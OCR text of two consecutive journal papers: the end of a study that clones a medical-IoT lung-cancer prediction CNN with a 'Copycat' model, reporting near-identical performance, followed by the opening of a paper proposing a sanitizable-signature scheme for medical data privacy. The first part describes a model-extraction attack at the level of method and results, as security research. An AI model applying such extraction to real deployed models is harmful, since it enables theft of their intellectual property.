


Figure 7: Comparison of different results between the original prediction model and the copycat model. As shown in the figure, in terms of the precision/recall, the performance variations between the Copycat CNN and the original network range from 2.6% to 0.3%.




Figure 8: The ROC curve about LC with PE and LC without PE in Chongqing, Yunnan.

and binary crossentropy loss. The implementation is based on Pytorch and uses NVIDIA GTX 1070 GPU.

The Receiver Operating Characteristic (ROC) curve shows the detection capabilities of the trained CNN model and the imitated CNN under different classification thresholds. The abscissa of the plane is the false positive rate (FPR), and the ordinate is the true positive rate (TPR). For the classifier, we can get the TPR and FPR point pairs according to the performance of the classifier on the test sample.

As can be seen, Table 3 lists the performance metrics of the Copycat CNN and Table 4 lists the absolute values indicating the performance difference variation between the original network and the imitator network after training. Combined with the data in Tables 3 and 4, we can see that

the copycat model can achieve high accuracy in stealing the prediction model of lung cancer with pulmonary embolism, which is almost the same. And from the figure, we can see that Figure 7 describes the absolute value of the difference between the original network and the imitator network after training, and in terms of the precision/recall, the performance variations between the Copycat CNN and the original network range from 2.6% to 0.3%. Figure 8 shows the ROC curve about LC with PE and LC without PE in Chongqing, Yunnan. Almost the same bar chart and ROC curve close to 1 prove that the copycat network built by us is a model with functions close to the original network with facts. Above, the performance difference between the network stolen from the target medical platform model through the copycat model and the original network is not evident. This means that we can successfully use deep learning models to steal the target network with a small amount of labeled data.

Through the comparison of the data in the experiments we obtained, we can see that the copycat is generally low in various scales with the original network, which, in the prediction accuracy of lung cancer and f1 appeared on the score difference of 0, shows that we can steal out of the network and the gap with the original network has become very small, thus proving that our guess is correct. We may conclude that the prediction results of the copycat model are 99% identical to those of the original model.

6. Conclusions

In this paper, we establish a new platform based on surgical IoT for cybersecurity study. On the established intelligent medical platform, we propose a CNN for lung cancer with pulmonary embolism prediction. To demonstrate the attack to an established model on the surgical IoT platform, we implemented a random selection model that mimics CNN training using a small number of labeled samples. Experimental results show that the replication model can successfully replicate the performance of the target CNN, achieving minor performance variance (less than 3%). The success of the attack shows that intellectual property such as the trained AI model using private and sensitive information can be stolen. How to effectively prevent attacks of such kind from happening is an open question for researchers from the fields of cybersecurity, MIoT, and deep learning.

Data Availability

The data supporting the results of this study can be obtained from the corresponding author.

Conflicts of Interest

The authors declare that there is no conflict of interest regarding the publication of this paper.

Authors' Contributions

Liqiang Zhang and Gunjun Lin contributed equally to this paper.

Acknowledgments

We thank Professor Jun Peng of the Yunnan First People's Hospital for the helpful data processing guidance and Xuejuan Wang and Shangjin Lv for collecting the data together. This research is funded by the National Natural Science Foundation of China (61741516) and the National Science Foundation of Yunnan Province, China (ZD2014004) of Yunnan Key Laboratory of Optoelectronic Information Technology, Kunming, China.

References

[1] W. Zhou, Y. Jia, A. Peng, Y. Zhang, and P. Liu, "The effect of IoT new features on security and privacy: new threats, existing solutions, and challenges yet to be solved," *IEEE Internet of Things Journal*, vol. 6, no. 2, pp. 1606–1616, 2019.

[2] A. Sheth, "Internet of things to smart IoT through semantic, cognitive, and perceptual computing," *IEEE Intelligent Systems*, vol. 31, no. 2, pp. 108–112, 2016.

[3] V. Tan and S. A. Varghese, "IoT-enabled health promotion," in *Proceedings of the First Workshop on IoT-enabled Healthcare and Wellness Technologies and Systems*, pp. 17-18, New York, NY, USA, 2016.

[4] S. Vicini, S. Bellini, A. Rosi, and A. Sanna, "Well-being on the go: an IoT vending machine service for the promotion of healthy behaviors and lifestyles," in *International Conference of Design, User Experience, and Usability. Springer*, Berlin, Heidelberg, 2013.

[5] M. Abomhara, Department of Information and Communication Technology, University of Agder, Norway, G. M. Køien, and Department of Information and Communication Technology, University of Agder, Norway, "Cyber security and the internet of things: vulnerabilities, threats, intruders and attacks," *Journal of Cyber Security and Mobility*, vol. 4, no. 1, pp. 65–88, 2015.

[6] L. Liu, O. de Vel, Q.-L. Han, J. Zhang, and Y. Xiang, "Detecting and preventing cyber insider threats: a survey," *IEEE Communications Surveys & Tutorials*, vol. 20, no. 2, pp. 1397–1417, 2018.

[7] R. Coulter, Q.-L. Han, L. Pan, J. Zhang, and X. Yang, "Data-driven cyber security in perspective—intelligent traffic analysis," *IEEE Transactions on Cybernetics*, vol. 50, no. 7, pp. 3081–3093, 2020.

[8] R. Coulter, Q.-L. Han, L. Pan, J. Zhang, and Y. Xiang, "Code analysis for intelligent cyber systems: a data-driven approach," *Information Sciences*, vol. 524, pp. 46–58, 2020.

[9] G. Lin, S. Wen, Q. L. Han, J. Zhang, and Y. Xiang, "Software vulnerability detection using deep neural networks: a survey," *Proceedings of the IEEE*, vol. 108, no. 10, pp. 1825–1848, 2020.

[10] M. Wang, T. Zhu, T. Zhang, J. Zhang, S. Yu, and W. Zhou, "Security and privacy in 6G networks: new areas and new challenges," *Digital Communications and Networks*, vol. 6, no. 3, pp. 281–291, 2020.

[11] K. Fu, T. Kohno, D. Lopresti et al., "Safety, security, and privacy threats posed by accelerating trends in the internet of things," *Computing Community Consortium (CCC) Technical Report*, vol. 29, no. 3, 2017.

[12] Y. Yang, L. Wu, G. Yin, L. Li, and H. Zhao, "A survey on security and privacy issues in internet-of-things," *IEEE Internet of Things Journal*, vol. 4, no. 5, pp. 1250–1258, 2017.

[13] A. Boejen and C. Grau, "Virtual reality in radiation therapy training," *Surgical Oncology*, vol. 20, no. 3, pp. 185–188, 2011.

[14] S. C. Sethuraman, V. Vijayakumar, and S. Walczak, "Cyber attacks on healthcare devices using unmanned aerial vehicles," *Journal of Medical Systems*, vol. 44, no. 1, p. 29, 2020.

[15] A. Mohan and Cyber security for personal medical devices internet of things, "IEEE International Conference on Distributed Computing in Sensor Systems," *IEEE*, vol. 2014, pp. 372–374, 2014.

[16] P. Y. Simard, D. Steinkraus, and J. C. Platt, "Best practices for convolutional neural networks applied to visual document analysis," *Icdar*, vol. 3, no. 2003, 2003.

[17] J. R. Correia-Silva, R. F. Berriel, C. Badue, A. F. de Souza, and T. Oliveira-Santos, "Copycat CNN: stealing knowledge by persuading confession with random non-labeled data," *2018 International Joint Conference on Neural Networks (IJCNN)*, 2018.

[18] F. Mohamed, J. Abdeslam, and E. B. Lahcen, "Towards new approach to enhance learning based on internet of things and virtual reality," in *Proceedings of the International Conference on Learning and Optimization Algorithms: Theory and Applications*, 2018.

[19] C. G. Coogan and B. He, "Brain-computer interface control in a virtual reality environment and applications for the internet of things," *IEEE Access*, vol. 6, pp. 10840–10849, 2018.

[20] F. Hu, D. Xie, S. Shen, and On the application of the internet of things in the field of medical and health care, "IEEE international conference on green computing and communications and IEEE Internet of Things and IEEE cyber, physical and social computing," *IEEE*, vol. 2013, pp. 2053–2058, 2013.

[21] V. Jagadeeswari, V. Subramaniyaswamy, R. Logesh, and V. Vijayakumar, "A study on medical internet of things and big data in personalized healthcare system," *Health information science and systems*, vol. 6, no. 1, p. 14, 2018.

[22] T. Flynn, G. Grispos, W. Glisson, and W. Mahoney, "Knock! Knock! Who is there? Investigating data leakage from a medical internet of things hijacking attack," in *Proceedings of the 53rd Hawaii International Conference on System Sciences*, 2020.

[23] J. Qiu, J. Zhang, L. Pan, W. Luo, S. Nepal, and X. Yang, "A survey of Android malware detection with deep neural models," *ACM Computing Survey*, 2020.

[24] J. Gu, Z. Wang, J. Kuen et al., "Recent advances in convolutional neural networks," *Pattern Recognition*, vol. 77, pp. 354–377, 2018.

[25] N. Sun, J. Zhang, P. Rimba, S. Gao, Y. Xiang, and L. Y. Zhang, "Data-driven cybersecurity incident prediction: a survey," *IEEE Communications Surveys and Tutorials*, vol. 21, no. 2, pp. 1744–1772, 2019.

[26] C. Szegedy, W. Zaremba, I. Sutskever et al., "Intriguing properties of neural networks," *arXiv preprint arXiv*, 2013, 1312.6199.

[27] I. J. Goodfellow, J. Shlens, and C. Szegedy, "Explaining and harnessing adversarial examples," *arXiv preprint arXiv*, 2014, 1412.6572.

[28] S. M. Moosavi-Dezfooli, A. Fawzi, and P. Frossard, "Deepfool: a simple and accurate method to fool deep neural networks," *Proceedings of the IEEE conference on computer vision and pattern recognition*, pp. , 20162574–2582, 2016.

[29] N. Dalvi, P. Domingos, S. Sanghai et al., "Adversarial classification," in *Proceedings of the tenth ACM SIGKDD international conference on Knowledge discovery and data mining*, pp. 99–108, 2004.

[30] D. Lowd and C. Meek, "Adversarial learning," in *Proceedings of the eleventh ACM SIGKDD international conference on Knowledge discovery in data mining*, pp. 641–647, 2005.

[31] D. Lowd and C. Meek, "Good word attacks on statistical spam filters," *CEAS.*, vol. 2005, 2005.

[32] M. Barreno, B. Nelson, R. Sears, A. D. Joseph, and J. D. Tygar, "Can machine learning be secure," in *Proceedings of the 2006 ACM Symposium on Information, computer and communications security*, pp. 16–25, 2006.

[33] N. Papernot, P. McDaniel, I. Goodfellow, S. Jha, Z. B. Celik, and A. Swami, "Practical black-box attacks against machine learning," in *Proceedings of the 2017 ACM on Asia conference on computer and communications security*, pp. 506–519, 2017.

[34] I. M. Bapiyev, B. H. Aitchanov, I. A. Tereikovskyi et al., "Deep neural networks in cyber attack detection systems," *International Journal of Civil Engineering and Technology (IJCIET)*, vol. 8, no. 11, pp. 1086–1092, 2017.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8877405, 10 pages
https://doi.org/10.1155/2020/8877405

Research Article

Privacy-Protection Scheme Based on Sanitizable Signature for Smart Mobile Medical Scenarios

Zhiyan Xu,[1] **Min Luo**,[2] **Neeraj Kumar**,[3] **Pandi Vijayakumar**,[4] **and Li Li**[2]

[1]*College of Computer, Hubei University of Education, Wuhan, China*
[2]*School of Cyber Science and Engineering, Wuhan University, Wuhan, China*
[3]*Department of Computer Science and Engineering, Thapar Institute of Engineering and Technology, Patiala, India*
[4]*Department of Computer Science and Engineering, University College of Engineering Tindivanam, Tindivanam, India*

Correspondence should be addressed to Min Luo; mluo@whu.edu.cn

Received 25 June 2020; Revised 25 September 2020; Accepted 9 November 2020; Published 24 November 2020

Academic Editor: Ding Wang

With the popularization of wireless communication and smart devices in the medical field, mobile medicine has attracted more and more attention because it can break through the limitations of time, space, and objects and provide more efficient and quality medical services. However, the characteristics of a mobile smart medical network make it more susceptible to security threats such as data integrity damage and privacy leakage than those of traditional wired networks. In recent years, many digital signature schemes have been proposed to alleviate some of these challenges. Unfortunately, traditional digital signatures cannot meet the diversity and privacy requirements of medical data applications. In response to this problem, this paper uses the unique security attributes of sanitizable signatures to carry out research on the security and privacy protection of medical data and proposes a data security and privacy protection scheme suitable for smart mobile medical scenarios. Security analysis and performance evaluation show that our new scheme effectively guarantees data security and user privacy while greatly reducing computation and communication costs, making it especially suitable for mobile smart medical application scenarios.

1. Introduction

With the swift development of the Internet and smart devices, mobile medicine has emerged at the historic moment. It is a new type of medical model that can break through the limitations of objective factors such as time, space, and objects. In mobile medical applications, smart devices can provide remote health monitoring and medical supervision for patients using wireless sensor networks [1, 2].

Compared with the traditional medical model, the value of electronic medical records is no longer limited to the application of medical, scientific research, and teaching activities but more related to hospital management, insurance claims, judicial evidence collection, and preventive healthcare [3, 4]. The scope of application of medical information is getting wider and wider, and the utilization rate is getting higher and higher. Therefore, the authenticity and availability of the electronic medical information are critical to the correct use of medical data and to fully reflect the value of medical data sharing. A slight difference may endanger the safety of the patient's life and property, causing irreparable losses [5].

At the same time, medical data contains a lot of personal privacy, which may lead to the leakage of patient privacy in resource sharing [6, 7]. Unnecessary medical information leakage will cause patients to suffer unpredictable hazards such as loss of biological information, telephone fraud, and precise marketing and also seriously endanger the safety of people's life and property [8, 9]. The problems of medical data security and privacy protection have become the biggest obstacles to the further development and promotion of the mobile medical industry.

Digital signature is one of the important means to protect the authenticity and availability of medical data [10–12]. However, not all applications must obtain the complete electronic medical record. For example, when an electronic medical record is used for medical reimbursement, patients only need to provide the insurance company with real information about the treatment and insurance number. When the

complete electronic medical record is provided, too much personal information unrelated to medical claims will be disclosed.

To protect the privacy of patients, one of the solutions is to require the signer to only sign information related to medical claims [13]. However, whenever a new subset of the electronic medical record needs to be shared, the signer is required to repeat the signing process, which will generate excessively high computation costs, and sometimes, even the documents cannot be resigned due to the departure of the signer.

Sanitizable signature [14] is a type of digital signature that supports controlled modification of signed messages. This feature makes it not only guarantee the integrity and authenticity of medical data but also effectively hide sensitive information of patients (specific sensitive information can be flexibly set according to different information sharing objects), which not only follows the "minimum necessary" disclosure standard of HIPAA privacy rules [15] but also promotes the use of value-added medical information and improves the efficiency of the scheme. Therefore, sanitizable signatures are very suitable for solving data security and privacy protection issues in smart mobile medical scenarios.

1.1. Our Research Contributions. We regard the main contributions of our scheme to be as follows:

(i) We propose a system model suitable for data security and privacy protection in smart mobile medical scenarios

(ii) We propose a privacy-protection scheme based on sanitizable signature for smart mobile medical scenarios (hereafter referred to as the PP-SS scheme).

(iii) We conduct security analysis and performance evaluation for the newly proposed PP-SS scheme

1.2. Organization of the Paper. The rest of the paper is organized as follows. Sections 2 and 3 present related work and the problem statement, respectively. The new PP-SS scheme is proposed in Section 4. In Sections 5 and 6, we describe the security analysis and the performance evaluation, respectively. Finally, we conclude the paper in the last section.

2. Related Work

The traditional digital signature does not allow any modification operation to the signed message; otherwise, the message signature is invalid [16, 17]. However, to achieve data integrity, authenticity, and availability while ensuring data privacy in smart mobile medical and many other application fields, users hope that signed messages can be modified in a controlled manner to derive new signed messages [18, 19].

The concept of a sanitizable signature was first proposed by Ateniese et al. [14] in 2005, which can break through the limitations of traditional digital signatures and support an entity (sanitizer) designated by the original signer to modify the signed message within the scope of authorization and generate a new signature without any interaction with the signer. Compared with a traditional signature, it not only ensures data integrity but also solves the hidden problem of sensitive information and provides more flexibility.

Brzuska et al. [20] gave the first formal security model for a sanitizable signature. Gong et al. [21] analyzed the formal security model proposed in [20] and pointed out that the security model is vulnerable to rights forgery attacks and then provided new definitions of attributes such as unforgeability and immutability. Subsequently, Krenn et al. [22] made further research on the above model and introduced stronger unforgeability and privacy.

With the continuous development of sanitizable signature technology, it covers more application examples. Brzuska et al. [23] introduced unlinkability, which can ensure that the sanitized signature will not leak from the original signature; even if the original signature is known, it is difficult determine whether the two signatures are related. Subsequent literature [24] introduced noninteractive public accountability, which can facilitate the implementation of the multieye principle [25]. Pöhls et al. [26] proposed the concept of hidden attributes, which means that outsiders cannot know which parts of the signed message are allowed to be modified. Then, Camenisch et al. [27] gave a formal definition of the hidden attribute, and Beck et al. [28] reinforced the attribute. Very recently, Bultel et al. [29] proposed a new sanitizable signature scheme, but it did not perform well in terms of performance.

At present, sanitizable signature schemes have been tried to be implemented on different devices, from desktops [28], to smart cards [30], and then to applications in XML signatures [20]. Before deploying the sanitizable signature scheme in practical applications, users must be aware of the possible legal consequences. Some researchers have proposed emergency properties to avoid some legal challenges [31, 32], because qualified digital signatures are equivalent to handwritten digital signatures in court. The value of concern is that a sanitizable signature scheme can be used to help a redactable signature [33] achieve accountability [34].

3. Problem Statement

The definitions of the equivalence class signature and system model of our proposed PP-SS scheme are presented in this section. System components and security requirements of the privacy-protection scheme based on a sanitizable signature for smart mobile medical scenarios are then described.

3.1. Equivalence Class Signature. We give the definition of equivalence class signature (EQS). For more details, please refer to Reference [35].

Definition 1. (EQS). An EQS signature scheme consists of the following five polynomial algorithms, where $\mathcal{G}$ is the bilinear group and l is the length of a message.

(i) $\mathrm{KGen}(1^l, \mathcal{G}) \rightarrow (pk, sk)$ is a key generation algorithm; it inputs parameters $(1^l, \mathcal{G})$ and outputs a key pair (pk, sk)




Figure 1: The architecture of our smart mobile medical scenarios.

(ii) $\mathrm{Sign}(sk, \bar{M}) \rightarrow \sigma$ is a signing algorithm; it inputs parameters $(sk, \bar{M})$ and outputs a signature σ on the equivalence class $[\bar{M}]_R$

(iii) $\mathrm{ChgRep}(pk, \bar{M}, \sigma, \rho) \rightarrow \sigma'$ is a change representation algorithm; it inputs parameters $(pk, \bar{M}, \sigma, \rho)$ and outputs a signature σ' on the equivalence class $[\bar{M}^{\rho}]_R$

(iv) $\mathrm{Vf}(\mathrm{param}, \bar{M}, \sigma) \rightarrow b$ is a signature verification algorithm; it inputs parameters $(\mathrm{param}, \bar{M}, \sigma)$ and outputs b, if $b = 1$ and σ is a valid signature; otherwise, $b = 0$ and σ is an invalid signature

(v) $\mathrm{VfKey}(pk, sk) \rightarrow b$ is a key verification algorithm; it inputs parameters (pk, sk) and outputs b, if $b = 1$ the keys are consistent; otherwise, $b = 0$ and the keys are consistent

3.2. System Model. The architecture of our smart mobile medical scenarios is shown in Figure 1, and there are six types of entities in a privacy-protection scheme based on a sanitizable signature scheme: trusted authority, smart medical device, medical server, signer, sanitizer, and verifier. Each entity is specifically defined as follows:

(i) *Trusted authority*. A trusted authority is responsible for initializing the system and generating system parameters

(ii) *Smart medical device*. A smart medical device refers to a portable or wearable medical device used to monitor the health status of patients and give timely feedback to medical experts to get better medical services

(iii) *Medical server*. A medical server is a device with strong computing power and plenty of storage space, which can handle a large amount of data received from smart medical devices

(iv) *Signer*. A signer is usually a doctor who is responsible for completing the setting of relevant parameters that allow modification of the content, the authorization of the semitrust sanitizer, and the signature of the original message

(v) *Sanitizer*. A sanitizer is usually a semitrusted third party authorized by the signer, responsible for modifying the specified content within the scope of the signer's authorization and generating a signature on the sanitized message

(vi) *Verifier*. A verifier is usually a medical data sharing entity which refers to the beneficiaries of medical data sharing, such as insurance companies, scientific research centers, and medical institutions, who can verify the validity of the message signature before and after sanitization and the legality of the identity of the signer and sanitizer

3.3. System Components. Our proposed PP-SS scheme is a collection of the following six polynomial time algorithms:

(i) $\mathrm{Setup}(1^{\lambda}) \rightarrow (\mathrm{params})$ is a probabilistic algorithm to complete system initialization, where λ is a security parameter and params is the system parameters

(ii) $\mathrm{Extract\text{-}SKey}(\mathrm{params}) \rightarrow (SK_s, PK_s)$ is a probabilistic algorithm to generate key pairs for the signer

(iii) $\mathrm{Extract\text{-}ZKey}(\mathrm{params}) \rightarrow (SK_z, PK_z)$ is a probabilistic algorithm to generate key pairs for the sanitizer

(iv) $\mathrm{Sign}(\mathrm{params}, m, SK_s, PK_z, \alpha,) \rightarrow \sigma$ is a randomized algorithm to generate an original signature, where $m = (m_i)$ is the message, α is a description of the admissible modifications to m, and $\sigma = (\sigma_i)$ is the signature of message m, and $i \in [1, l]$

(v) $\mathit{Sanitize}(\mathrm{params}, m, PK_s, SK_z, \xi) \rightarrow (m', \sigma')$ is a randomized algorithm to generate a sanitized signature, where ξ is a description of information that

needs to be modified on m, m' is the sanitized message, $\sigma' = (\sigma_i')$ is the signature of sanitized message m', and $i \in [1, \iota]$

(vi) Verify(params, PK_s, PK_z, m, σ) $\rightarrow \{0, 1\}$ is a deterministic algorithm to verify the validity of the signature σ, with 1 or 0 as outputs to indicate whether the message m keeps intergrity

3.4. Security Requirements. A privacy-protection scheme based on a sanitizable signature needs to satisfy the following functions and security requirements:

(i) *Integrity*. To ensure that a verifier can check the message integrity by verifying the validity of the signature

(ii) *Unforgeability*. To ensure that the signature can be proven whether it is generated by the signer or sanitizer, and no one can forge the signature generated by the signer or sanitizer

(iii) *Privacy*. On the premise of maintaining the validity of the original signature, the sanitizer can be allowed to sanitize the sensitive information in the signed message, and no one can distinguish whether the message has been sanitized

4. Our Proposed PP-SS Scheme

Our proposed PP-SS scheme includes six phases, namely, Setup phase, Extract-SKey phase, Extract-ZKey phase, Sign phase, Sanitize phase, and Verify phase.

4.1. Setup. The trusted authority generates system parameters after obtaining the security parameter λ by executing the following operations:

(1) Generate two cyclic addition groups G_1, G_2 and one multiplication group G_T with the same order q, where q is a prime. P is a generator of G_1. $e : G_1 \times G_2 \rightarrow G_T$ is a bilinear pairing

(2) Select one hash function: $H : \{0, 1\}^* \rightarrow G_2$

(3) Publish system parameter list params $= (\lambda, G_1, G_2, G_T, P, e, q, H)$

4.2. Extract-SKey. The signer produces his public-private key by executing the following operations:

(1) Select random values $x_1, x_2, y_1, y_2 \in Z_q^*$

(2) Compute $X_1 = P^{x_1}$, $X_2 = P^{x_2}$ and set $X = (X_1, X_2)$

(3) Compute $Y_1 = X_1{}^{y_1}$, $Y_2 = X_1{}^{y_2}$ and set $Y = (Y_1, Y_2)$

(4) Set $PK_s = (X, Y)$ as signer's public key and $SK_s = (x_1, x_2, y_1, y_2)$ as signer's private key

4.3. Extract-ZKey. The sanitizer produces his public-private key by executing the following operations:

(1) Select random value $x \in Z_q^*$ and set $SK_z = x$ as the sanitizer's private key

(2) Compute $PK_z = x \cdot P$ as the sanitizer's public key

4.4. Sign. The signer produces the signature σ on the message $m = \{m_1 \| m_2 \| \cdots \| m_\iota\}$ by executing the following operations:

(1) Input system parameters params, signer's private key SK_s, sanitizer's public key PK_z, message m, and a description α of the admissible modifications to m

(2) Compute $\vartheta = \mathrm{EQS} \cdot \mathrm{Sign}_{SK_s}(X)$ and $\omega = \mathrm{EQS} \cdot \mathrm{Sign}_{SK_s}(Y)$

(3) Compute $\sigma_i = H(i \| m_i)^{\varsigma_i}$ for $i = (1, 2, \cdots, \iota)$, where

$$\varsigma_i = \begin{cases} y_1, & \text{if } i \in \alpha, \\ 0, & \text{Otherwise}, \end{cases} \tag{1}$$

and set $\sigma = \{\sigma_1, \sigma_2, \cdots, \sigma_\iota\}$ as the signature of message m

(4) Choose a random number $r \in Z_q^*$ and compute $R = rP$, $Q = rPK_z$

(5) Set $R = (x_R, y_R)$, $Q = (x_Q, y_Q)$

(6) Compute $c = (x_Q \| y_Q) \oplus (\alpha \| y_1)$

(7) Return $(\vartheta, \omega, X, Y, R, \sigma = \{\sigma_i\}_1^\iota, c)$

4.5. Sanitization. The sanitizer completes the modification of the message m and produces the signature σ' for the sanitized message m' by executing the following operations:

(1) Input system parameters params, signer's public key PK_s, sanitizer's private key SK_z, message m, signature σ, and a description ξ of the admissible modifications to m

(2) Compute $\theta = SK_z \cdot R$ and set $\theta = (x_\theta, y_\theta)$

(3) Compute $(x_\theta \| y_\theta) \oplus c$ to get $\alpha \| y_1$

(4) If $\xi \in \alpha$, then excute $m' = \xi(m)$; otherwise, return $\perp$

(5) Select random values u, $v \in Z_q^*$ as randomization factors

(6) Compute $X' = (X_1', X_2') = (X_1^u, X_2^u)$ and $Y' = (Y_1', Y_2') = (Y_1^{u.v}, Y_2^{u.v})$ and set $PK_s' = (X', Y')$

(7) Compute $\vartheta' = \mathrm{EQS} \cdot \mathrm{ChgRep}_{PK_s}(X_1, X_2), \vartheta, u)$ and $\omega' = \mathrm{EQS} \cdot \mathrm{ChgRep}_{PK_s}(Y_1, Y_2), \omega, u \cdot v)$

(8) Compute $y_1' = v \cdot y_1$

(9) For $i = (1, 2, \cdots, \iota)$, compute

$$\sigma_i' = \begin{cases} H\left(i\|m_i'\right)^{\varsigma_i'}, & \text{if } i \in \alpha, \\ \sigma_i^v, & \text{Otherwise,} \end{cases} \quad (2)$$

where $\varsigma_i' = y_1'$

(10) Return $(\vartheta', \omega', X', Y', \sigma' = \{\sigma_i'\}_1^\iota)$

4.6. Verification. The verifier verifies the signature σ' of message m' by executing the following operations:

(1) Input system parameters params, signer's public key PK_s', sanitizer's public key PK_z, message m', signature σ', and a description ξ of the admissible modifications to m

(2) For $i = (1, 2, \cdots, \iota)$, compute

$$b_i = \left(e\left(X_i', \sigma_i'\right) = e\left(Y_i', H\left(i\|m_i'\right)\right)\right), \quad (3)$$

where

$$X_i' = \begin{cases} X_1', & \text{if } i \in \xi, \\ X_2', & \text{Otherwise,} \end{cases} \qquad Y_i' = \begin{cases} Y_1', & \text{if } i \in \xi, \\ Y_2', & \text{Otherwise} \end{cases} \quad (4)$$

(3) Compute

$$b = \prod_{i=1}^{\iota} b_i \quad (5)$$

(4) If $b = 1$, accept σ'; otherwise, reject σ'

5. Security Analysis

5.1. Correctness. Our proposed sanitizable signature scheme is correct if and only if the sanitized signature generated from our scheme can satisfy Equation (3), where the correctness of the scheme is elaborated as follows, where $i \in \{1, 2, \cdots \iota\}$:

$$\begin{aligned} e\left(X_i', \sigma_i'\right) &= e\left(X_i', H\left(i\|m_i'\right)^{y_i'}\right) = e\left(\left(X_i'\right)^{y_i'}, H\left(i\|m_i'\right)\right) \\ &= e\left(Y_i', H\left(i\|m_i'\right)\right). \end{aligned} \quad (6)$$

5.2. Provable Security. In this section, we demonstrate that our presented PP-SS scheme has perfect strong transparency against adversaries as defined in [29].

Definition 2. (transparency). Transparency is also indistinguishability, which means that the sanitized signature looks like it has not been sanitized. It requires that one cannot decide whether the signature is sanitized or nonsanitized without the help of the oracle [22].

Theorem 3. *A sanitizable signature scheme is perfectly strongly transparent if for all probability polynomial time adversaries A, Asanitize*

$$\Pr\left[ExpTrans_A^0(\lambda) = 1\right] = \Pr\left[ExpTrans_A^1(\lambda) = 1\right], \quad (7)$$

where $ExpTrans_A^b$ is the security experiments of transparency for sanitizable signatures.

Proof. We prove that the scheme has perfectly strong transparency through the hybrid argument. Now, let q denote the maximum number of times that adversary A can query the Sign/SanO$_b$ oracle, and define the hybrid variables Hb_0, Hb_1,..., Hb_q as follows.

